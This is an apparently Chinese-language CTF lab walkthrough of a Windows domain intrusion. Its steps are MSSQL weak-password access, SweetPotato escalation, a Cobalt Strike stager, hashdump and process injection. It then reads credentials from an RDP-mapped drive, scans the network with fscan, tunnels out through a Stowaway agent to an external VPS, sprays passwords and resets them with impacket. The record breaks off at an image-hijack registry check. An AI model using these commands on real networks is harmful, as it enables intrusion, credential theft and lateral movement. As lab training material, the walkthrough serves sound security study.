
扫出 mssql 服务开放在端口1433上,存在弱口令问题,用户名sa,密码1qaz!QAZ,用MDUT连上:
whoami:
nt service\mssqlserver
ipconfig:
Windows IP 配置


以太网适配器 以太网:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::e576:667d:2727:e225%14
   IPv4 地址 . . . . . . . . . . . . : 172.22.8.18
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . : 172.22.255.253

隧道适配器 isatap.{E309DFD0-37D7-4E89-A23A-3C61210B34EA}:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

隧道适配器 Teredo Tunneling Pseudo-Interface:

   连接特定的 DNS 后缀 . . . . . . . :
   IPv6 地址 . . . . . . . . . . . . : 2001:0:348b:fb58:4ee:26a:d89d:9225
   本地链接 IPv6 地址. . . . . . . . : fe80::4ee:26a:d89d:9225%12
   默认网关. . . . . . . . . . . . . : ::

上传SweetPotato.exe到 C:/Users/Public/ 目录下进行提权:
C:/Users/Public/SweetPotato.exe -a whoami

flag01.txt:
C:/Users/Public/SweetPotato.exe -a "type C:\Users\Administrator\flag\flag01.txt"
上传cs stager并用以 nt authority\system 权限运行:
C:/Users/Public/SweetPotato.exe -a C:/Users/Public/artifact.exe
cs上线:

查看本地用户账户:

shell net user

获取当前登录用户和远程登录用户:
shell quser
hashdump导出所有用户哈希:
hashdump

john用户之前看到作为本地用户而且是在线的,查看一下占用了哪些进程:

进程注入后john上线cs:

已经知道john在使用远程桌面,查看john的网络连接,可能有网络驱动器映射:
shell net use

发现共享 TSCLIENT 的C盘,直接读敏感文件:
shell dir \\TSCLIENT\C
shell type \\TSCLIENT\C\credential.txt

credential.txt:
xiaorang.lab\Aldrich:Ald@rLMWuy7Z!#

Do you know how to hijack Image?
这里有个hint提示 hijack image (映像劫持)
先上传 fscan.exe 到靶机,用system权限的用户扫一遍内网:
shell C:\Users\Public\fscan.exe -h 172.22.8.18/24

start infoscan
(icmp) Target 172.22.8.18     is alive
(icmp) Target 172.22.8.15     is alive
(icmp) Target 172.22.8.31     is alive
(icmp) Target 172.22.8.46     is alive
[*] Icmp alive hosts len is: 4
172.22.8.15:88 open
172.22.8.46:445 open
172.22.8.31:445 open
172.22.8.18:1433 open
172.22.8.15:445 open
172.22.8.18:445 open
172.22.8.46:139 open
172.22.8.31:139 open
172.22.8.15:139 open
172.22.8.31:135 open
172.22.8.46:135 open
172.22.8.15:135 open
172.22.8.18:139 open
172.22.8.18:135 open
172.22.8.46:80 open
172.22.8.18:80 open
[*] alive ports len is: 16
start vulscan
[*] NetBios 172.22.8.31     XIAORANG\WIN19-CLIENT
[*] NetBios 172.22.8.15     [+] DC:XIAORANG\DC01
[*] NetInfo
[*]172.22.8.31
   [->]WIN19-CLIENT
   [->]172.22.8.31
[*] WebTitle http://172.22.8.18        code:200 len:703    title:IIS Windows Server
[*] NetInfo
[*]172.22.8.46
   [->]WIN2016
   [->]172.22.8.46
[*] NetInfo
[*]172.22.8.18
   [->]WIN-WEB
   [->]172.22.8.18
[*] NetBios 172.22.8.46     WIN2016.xiaorang.lab                Windows Server 2016 Datacenter 14393
[*] NetInfo
[*]172.22.8.15
   [->]DC01
   [->]172.22.8.15
[*] WebTitle http://172.22.8.46        code:200 len:703    title:IIS Windows Server
[+] mssql 172.22.8.18:1433:sa 1qaz!QAZ
总结一下:
172.22.8.18  WIN-WEB 目前这台非域机器,已拿下
172.22.8.15  DC01 域控
172.22.8.31  WIN19-CLIENT 域机器
172.22.8.46  WIN2016
用stowaway搭建内网代理方便后续渗透,靶机当跳板机,上传 windows_x64_agent.exe,vps上运行控制端 linux_x64_admin 开放2333端口:
./linux_x64_admin -l 2333 -s 114514
靶机连上vps控制端:
shell C:\Users\Public\windows_x64_agent.exe -c 121.40.46.63:2333 -s 114514 --reconnect 8

建立3456端口代理:

再配置一下kali的proxychains,用之前 credential.txt 里的用户密码尝试喷洒:
proxychains4 crackmapexec smb 172.22.8.0/24 -u 'Aldrich' -p 'Ald@rLMWuy7Z!#'

SMB         172.22.8.15     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:xiaorang.lab) (signing:True) (SMBv1:False)
SMB         172.22.8.31     445    WIN19-CLIENT     [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN19-CLIENT) (domain:xiaorang.lab) (signing:False) (SMBv1:False)
SMB         172.22.8.46     445    WIN2016          [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
[proxychains] Strict chain  ...  121.40.46.63:3456 [proxychains] Strict chain  ...  121.40.46.63:3456  ...  172.22.8.18:445  ...  172.22.8.101:445  ...  OK
SMB         172.22.8.18     445    WIN-WEB          [-] WIN-WEB\Aldrich:Ald@rLMWuy7Z!# STATUS_LOGON_FAILURE
[proxychains] Strict chain  ...  121.40.46.63:3456 [proxychains] Strict chain  ...  121.40.46.63:3456  ...  172.22.8.102:445  ...  172.22.8.15:445  ...  OK
[proxychains] Strict chain  ...  121.40.46.63:3456  ...  172.22.8.15:445  ...  OK
SMB         172.22.8.15     445    DC01             [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
[proxychains] Strict chain  ...  121.40.46.63:3456 [proxychains] Strict chain  ...  121.40.46.63:3456  ...  172.22.8.31:445  ...  172.22.8.103:445  ...  OK
[proxychains] Strict chain  ...  121.40.46.63:3456  ...  172.22.8.31:445  ...  OK
SMB         172.22.8.31     445    WIN19-CLIENT     [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
密码都过期了,利用smbpasswd.py进行密码修改,否则无法利用rdp桌面登录:
cd /usr/share/doc/python3-impacket/examples/
proxychains4 python3 smbpasswd.py xiaorang.lab/Aldrich:'Ald@rLMWuy7Z!#'@172.22.8.15 -newpass 'qwert@12345'
远程桌面登录开个共享文件夹方便后续渗透:

proxychains4 rdesktop 172.22.8.46 -u Aldrich -d xiaorang.lab -p 'qwert@12345' -r disk:share=/home/w8nn9z/Desktop/shared
powershell中执行命令来获取访问控制列表(ACL)的信息:
get-acl -path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" | fl *
